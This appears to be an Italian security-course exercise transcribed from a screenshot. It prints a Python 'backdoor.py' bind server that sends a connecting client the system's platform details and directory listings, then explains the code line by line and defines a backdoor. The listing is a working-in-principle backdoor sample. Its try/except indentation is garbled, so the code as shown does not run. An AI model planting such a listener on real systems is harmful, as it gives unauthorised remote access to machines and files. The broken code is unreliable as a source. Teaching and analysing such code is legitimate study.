


Pratica S3/L4



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.8 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Il codice in linguaggio python, rappresenta un programma capace di intercettare le connessioni in entrata attraverso un socket di rete.

Spiegazione codice:

-import socket, platform, os rappresentano le librerie che il programma utilizza per svolgere determinate azioni.

socket: Utilizzato per la rete

platform: Per dare informazioni della piattaforma

os: Per interagire con il sistema operativo

-SRV ADDR, SRV PORT rappresentano i campi dove vengono inseriti l'indirizzo ip e porta dove il server sarà in ascolto.

-Viene creato un nuovo socket TCP/IP, tramite il comando s.bind si collegano indirizzo ip e porta, s.listen(1) indica che può ascoltare un server alla volta.

-connection, address=s.accept() attende e stabilisce una connessione in entrata.

-While 1, il server entra in un ciclo infinito dove aspetta e processa i dati inviati dal client connesso, in base al comando che riceve si verificano le seguenti situazioni:

- Digitando 1 il client riceve informazioni del sistema.
- Digitando 2 il client riceve i file di una directory a specificata da esso, se però la directory non è valida riceverà il messaggio "Wrong Path"
- Digitando 0 chiude la connessione e si mette di nuovo in ascolto per un'altra possibile connessione.

Backdoor

Una backdoor è un metodo di "seconda entrata" che sfrutta il codice del programma per bypassare i sistemi di autenticazione. Questo consente di eseguire l'accesso da remoto senza essere rilevati.

Il codice in questione può essere utilizzato come eventuale backroom per esempio in base alle istruzioni ricevute (ad esempio, "1" per ottenere informazioni sulla macchina, "2" per elencare i file in una directory), il server esegue comandi e invia risultati al client. Questo potrebbe essere usato per controllare il sistema o accedere a file senza l'autorizzazione dell'utente.